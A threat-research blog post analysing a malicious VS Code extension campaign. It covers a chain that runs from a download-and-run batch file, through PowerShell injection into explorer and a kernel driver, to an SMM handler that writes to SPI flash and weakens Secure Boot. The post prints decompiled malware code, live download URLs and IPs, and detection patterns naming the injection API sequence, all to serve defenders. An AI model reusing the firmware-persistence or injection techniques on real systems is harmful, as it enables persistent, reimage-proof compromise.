With administrator rights available, the payload moves into the kernel by loading a driver. The driver’s job in this chain is not to sit in the kernel forever. Its important act is to find and retrieve the address of the UEFI firmware, place that address and the payload into a shared buffer, and, based on the call chain we can see, install a malicious handler before firing an interrupt.
That one retrieved address is what unlocks the two outcomes that follow. Knowing where firmware lives is what lets later code write into the flash chip so the implant survives a reboot or a clean Windows install. The same address and buffer are what the malicious path consumes once the processor drops below the operating system.
admin token
  -> load and start kernel driver          (sample still under investigation)
  -> driver loads malicious SMI handler     (assessed from the call chain)
  -> driver prepares a shared buffer
        contents: UEFI firmware address + payload data
  -> driver calls sub_23cdf(SMI_COMMAND)
  -> ports 0x68 / 0xB3 + trap(0xF0)        -> CPU enters SMM
What we hold back here. We have evidence that a driver is loaded and used at this stage, from service-manager interaction patterns and control flow that only makes sense once the kernel has prepared that buffer and fired the interrupt. We do not yet have the driver binary itself. Until we recover and confirm that sample, we are not publishing filenames or candidate driver lists.
Why it matters: code running inside explorer cannot raise a real system interrupt or write to a flash chip. The driver is the bridge that gets the firmware address somewhere the next stage can read it.
The kernel is normally where a story like this ends, because the kernel is the top of the ladder as far as an operating system is concerned. It is not the top of the ladder as far as the processor is concerned.
System Management Mode is a special processor mode meant for firmware, not for software. Code running there sits underneath the operating system and underneath any hypervisor. Windows cannot see into it, which means neither can your antivirus or EDR agent.
sub_23cdf, called from the kernel driver, writes a command to port 0x68, triggers on port 0xB3, then hits trap(0xF0). That is the handoff.
The important part is that Windows is not politely running this code in a privileged mode. The chain replaces the firmware’s original interrupt handler with a malicious one, so after the handoff the processor loads the attacker’s handler instead of the real one.
// DECOMPILED - sub_23cdf - the trigger, called by the kernel driver
void sub_23cdf(uint32_t command) __attribute__((noreturn)) {
    __out_immb_al(0x68, command);  // command
    __out_immb_al(0xB3, 0x00);     // trigger
    trap(0xF0);                    // CPU enters SMM, malicious handler takes over
}
This matches a documented public impact class: interrupt-handler abuse leading to code execution below the OS, flash write-protection bypass, and firmware persistence. CVE-2022-40250 is the reference example. We cite it as the vulnerability class with the same privilege and persistence outcomes. We are not claiming every affected board is that exact CVE until firmware attribution is finished.
Once running in that hidden mode, three decompiled functions do the work. One reads the shared buffer and pulls out the firmware address. One writes the payload toward firmware memory. One writes to SPI flash, the physical chip that stores your system firmware, and adjusts the variables that control Secure Boot.
// DECOMPILED - sub_8e5b4 - entry point once in SMM (const 0x74a7feb)
void sub_8e5b4(void* arg1, long double arg2 /* payload */) __attribute__((noreturn)) {
    // 1. read the shared buffer, pull out the UEFI address
    sub_8e582(arg1, communication_buffer, /*...*/, uefi_address, /*...*/);

    // 2. write the payload into firmware-facing memory
    *(arg1 + 0x74a7feb) = arg2;

    // 3. persist to SPI flash and touch UEFI variable storage
    sub_8f702(spi_flash_address, payload_data, 0, payload_size,
              payload_data, uefi_variable_storage);

    breakpoint();  // return path out of SMM
}

// DECOMPILED - sub_8f702 - SPI flash write, boot persistence (const 0x57609756)
void sub_8f702(uint32_t* flash_address, void* data, size_t /*unused*/,
               size_t len, void* payload_again, void* uefi_variables)
    __attribute__((noreturn)) {
    *flash_address = 0;  // clears the write-protect gate in the observed pattern
    for (size_t i = 0; i < len; i++)
        ((uint8_t*)flash_address)[i] = ((uint8_t*)data)[i];
    // Secure Boot / UEFI variable impact, observed pattern
    *(uefi_variables + 0x57609756) += (uintptr_t)payload_again;
    breakpoint();
}
In plain terms, that code writes the payload into the chip that holds your firmware, then weakens Secure Boot so unsigned firmware components can load on the next boot.
Why it matters: firmware does not live on your disk. Reformat, reinstall Windows, swap the SSD, and code that made it this far can still run before the operating system and before any security product loads. The realistic cleanup for a confirmed firmware implant is reflashing or physically replacing the chip.
After that path is active, the decompiled code still performs hardware port operations and touches a small set of fixed memory addresses. That is evidence of a privileged communication channel on the same surface used earlier. Decoding the actual command and response protocol is still work in progress, so here is only what the evidence supports today.
| Artifact | Observed use |
|---|---|
0x68 |
Command byte written, later also read back |
0xB3 |
Trigger write to raise the interrupt |
0x6E |
Response or status write after handling |
0x19a285bf, 0xf5cbe77, 0xf5cbe6f |
Fixed memory locations used as shared state |
A developer installs what looks like a Kanban planner. VS Code finishes starting, so the extension activates on its own and quietly spawns a bundled script through the editor’s own Node runtime. That script downloads a batch file into the temp folder and runs it. The batch opens a hidden PowerShell session carrying two encoded blobs: one becomes an injection loader, the other becomes a fake image file parked in a folder that looks like driver leftovers. The loader unpacks that file through five stacked layers and writes runnable code into a Windows process that is already trusted. From there the payload checks its own privilege level, escalates to administrator if it needs to, loads a kernel driver that retrieves the firmware address and, we assess, installs a malicious interrupt handler. It uses that path to drop the processor into a mode beneath the operating system, and from there writes itself toward the firmware chip while weakening Secure Boot.
Nebula Deck was not the only malicious extension campaign we caught that day. A separate operation, run by different people against the same Marketplace, used three fake Trello extensions to deliver the XWorm remote access trojan.
PhantomBoard: A Fake Trello Extension for VS Code That Quietly Installs XWorm
The names rotate every few days. The code underneath never changes, and that is how we tied five builds to one operation.
That is the chain. The other half of the story is how we know these five builds are one operation rather than five coincidences, and it comes down to a simple observation: publisher names rotate, but the package underneath does not. That shared package is what makes Nebula Deck a campaign rather than a pair of unrelated bad extensions.
| Identity | Versions | Status | Shared evidence |
|---|---|---|---|
BLSoftworks.FocusDeck |
1.0.0 to 1.0.3 | Removed | Identical loader code, download host rotated three times |
LineInnovation.LineDeck |
1.0.0 | Removed, publisher banned | Same loader and same early install script as FocusDeck 1.0.0 |
The package sizes for all five builds sit in a tight band around 1.60 MB. Same panel, same icon, same nested dependency tree, different name on the box.
Both publisher accounts show a Marketplace “verified” flag without a verified domain. That is enough visual credibility in the Extensions view without requiring anyone to actually own a brand. The download domains resolve to the same hosting provider, at 173.211.81.11 and 38.97.40.99, and were registered in May 2026, months before the August publishing wave. This was prepared well in advance.
That preparation may run back further than these five builds. The Kanban planner lure, a shared dropper paired with rotating payload domains, and the habit of republishing within days of a takedown all match SaassyCode, a family of malicious VS Code extensions disclosed by Knostic in June 2026. Those domains were registered in May, before that disclosure went out. We assess Nebula Deck is probably a second wave from the same operators, though we have not finished a code-level comparison between the two families.
A takedown resets the clock. It does not end the campaign, and we did not have to wait long to prove that.
This morning we found another extension carrying the same lure, published under a third publisher name: TrelloSoftWorks.trello-deck, versions 1.0.0 and 1.0.1. We reported it to Microsoft immediately. It was still live and installable at the time of writing, with 55 installs.
The Marketplace API gives a precise timeline for the morning of 13 August, all times UTC:
That is a brand-new publisher shipping twice before most people have started work, less than a day after the email telling us the previous listing had been pulled. It also matches the release cadence on the builds we did analyse, where FocusDeck moved through four versions in five days. The operators are iterating faster than the takedowns land.
We have not finished analysing the package, so we are not claiming its payload matches build for build yet. What we can say is that everything visible on the public listing lines up with the pattern documented above:
BLSoftworks became TrelloSoftWorks.Treat this listing as untrusted until we publish the sample analysis. If you have it installed, remove it and work through the host artifacts in the indicators section below.

When this post first went live, LineInnovation.LineDeck was still installable. We reported it alongside the earlier FocusDeck builds, and roughly an hour after publication the VS Marketplace team confirmed the takedown and banned the publisher account.
Credit where it is due, that is a fast turnaround on a report filed against a live listing. It is also the part of this story that does not scale. Removing an extension removes one listing. It does not cost the operator the package, the loader, the hosting, or the ability to open another publisher account. The gap between the takedown on the 12th and the new listing on the 13th was about a day.
Every design choice in this chain trades capability for quiet, and each one defeats a different layer of review.
Reading the chain end to end, it is tempting to assume something this elaborate must be loud. It is the opposite. Every design decision in it trades capability for quiet, and each one defeats a different layer of review:
If the last stage lands, reimaging the machine stops being a fix.
Most malicious extensions are a credential-theft problem. You find them, you pull them, you rotate what they touched, and you move on. This one is different in a way that changes the response, so it is worth being blunt about it.
A single install crosses four trust boundaries, and each one costs you a different response option:
| Boundary crossed | What the attacker gains | What stops working for you |
|---|---|---|
| User account | Code execution the moment the editor opens, plus a scheduled task that brings it back at every logon | Uninstalling the extension no longer removes the problem |
| Signed process | Its code runs as Microsoft-signed Windows components, with no new file on disk | Reputation and signature-based detection has nothing to flag |
| Administrator | Full control of the machine, without the user ever seeing a prompt | Least-privilege assumptions about that endpoint no longer hold |
| Kernel, then firmware | A place to run that the operating system cannot inspect, and storage that is not on the disk | Reimaging stops being a fix. So does replacing the drive. |
That last row is the one to take to your leadership. Every incident-response playbook we have ever read ends with some version of “wipe it and reimage.” That step assumes the malware lives somewhere the wipe reaches. If the firmware stage completes, it does not. The realistic remediation becomes reflashing the chip or replacing the board, which for most organisations means the machine is scrap.
And a developer workstation is the worst possible place for any of this to land. Source repositories, cloud CLI credentials, SSO sessions and CI tokens all live there, and the path from that laptop into production is usually short. An implant that survives every reimage on a machine that can push to production is about as bad as endpoint compromise gets.
One caveat we will keep repeating: we have the decompiled firmware-writing code, and we have not yet watched it succeed on real hardware. Plenty of platforms will refuse that write. Treat the bottom row as the intended design of this payload rather than a confirmed outcome on every machine.
Hunt the shapes that survive a rebrand, not the publisher names that do not.
ELECTRON_RUN_AS_NODE spawning an install.js from inside node_modules. curl writing a .bat into the temp folder followed immediately by execution. Non-image files under ProgramData\IntelDriver\. PowerShell calling the injection sequence against explorer. Unexpected traffic to ports 0x68, 0xB3 and 0x6E.ProgramData\IntelDriver\. If any Phase 7 or 8 indicators appear, treat firmware integrity and Secure Boot state as in scope, which means reimaging alone is not enough.BLSoftworks.FocusDeck 1.0.0, 1.0.1, 1.0.2, 1.0.3 (captured, removed)
LineInnovation.LineDeck 1.0.0 (captured, removed)
Registry: VS Code Marketplace only. No Open VSX copies found.FocusDeck 1.0.0: 0d267fedb09899cc868406d6eae07529b67496d9f21976932f3ab64658d19586
FocusDeck 1.0.1: 0b76ad7a9d3906bb623f53bc9fa6f601b128ef4835a37cebb8c65edf3c276d90
FocusDeck 1.0.2: f8072e8a67455befdd25ff2971bbb7d8522bfabadd8a20e2d34533ead30834e5
FocusDeck 1.0.3: a090fc46a70d94e04d7535ab885a2f74d42f7fb61499167bf01169236a585a4c
LineDeck 1.0.0: 6e79fbb90534ea5337147688fe75efb5da06a86f42f49a5acac3bebdea0460a5
patt.js (all five): 4fd719c7624863305b6d26b2bbc9ac13101ca4249e778a336616ac924f7f7b33
install.js (early): dfd2306defbd65094d80587fb8510f4ff43fd5ca5a643d06752035931dcf5bb3
846385d443.bat: 7863dc45ac8f96d496b88cf2cdd207341894327f1dffa31398182388884d09f8http://pixelrbx.com/846385d443.bat
http://pxbble.com/846385d443.bat
http://realism-hub.com/NevyP5PQU5wz.bat
173.211.81.11
38.97.40.99%TEMP%\*.bat random names
C:\ProgramData\IntelDriver\GjidL.png not a PNG, no PNG header
C:\ProgramData\IntelDriver\windows.ps1
C:\ProgramData\IntelDriver\xDl.bat
Scheduled task described as "IntelDriver System Service" (task name observed: dLdd)
Injection marker bytes: DE AD BE CA FE BA EF
Extracted payload: roughly 624,405 bytesRotate-through-carry gate: 0x3b660b98
Rolling XOR key: 0x204283a
AES-like keys: 0x33497277, 0x481debce, 0x4117bfbe, 0x7740fe01
UAC constants: 0x2f823f10, 0x16c35fca
SMM / SPI constants: 0x74a7feb, 0x57609756
Shared buffers: 0x19a285bf, 0xf5cbe77, 0xf5cbe6f, status 0x9b000003
Ports: 0x68, 0xB3, 0x6E1. ELECTRON_RUN_AS_NODE=1 spawning node_modules/*/install.js
2. curl writing %TEMP%\*.bat followed by immediate execution
3. onStartupFinished together with a boardflow dependency
or leftover fluxBoard strings
4. PowerShell calling OpenProcess / VirtualAllocEx /
WriteProcessMemory / CreateRemoteThread against explorer,
then SecurityHealthSystray | OneDrive | sihost | taskhostw | RuntimeBroker
5. Non-image *.png files under ProgramData\IntelDriver\
6. Scheduled task described as "IntelDriver System Service"
7. Unexpected I/O involving ports 0x68, 0xB3 or 0x6EOpen items we are still working:
None of Nebula Deck needed a VS Code vulnerability. It needed Marketplace trust, a startup activation event, a fake install hook, and a willingness to re-skin the same package under a new publisher name after the last one was removed.
What raises the stakes is everything past the batch file. Five stacked layers of packing. Runnable code injected into a signed Windows process as a disguise. A privilege check that only makes sense if a kernel driver is coming next. And decompiled code that writes toward the firmware chip and weakens Secure Boot.
Extension marketplaces are still a high-trust install path sitting on the machines with the most access in your company. Saying yes to them safely means hunting the shapes that survive a rebrand: a bundled dependency nobody reads, a batch file in the temp folder, a fake PNG in a folder named after a driver, and hardware access from code that has no business touching it.
This is part of Pluto Security’s ongoing research into the security of the AI ecosystem. This is exactly the kind of risk we tackle at Pluto – the first workspace security platform built for the AI era, letting every employee, from engineering to marketing, build with AI securely. Want to learn more? Get in touch.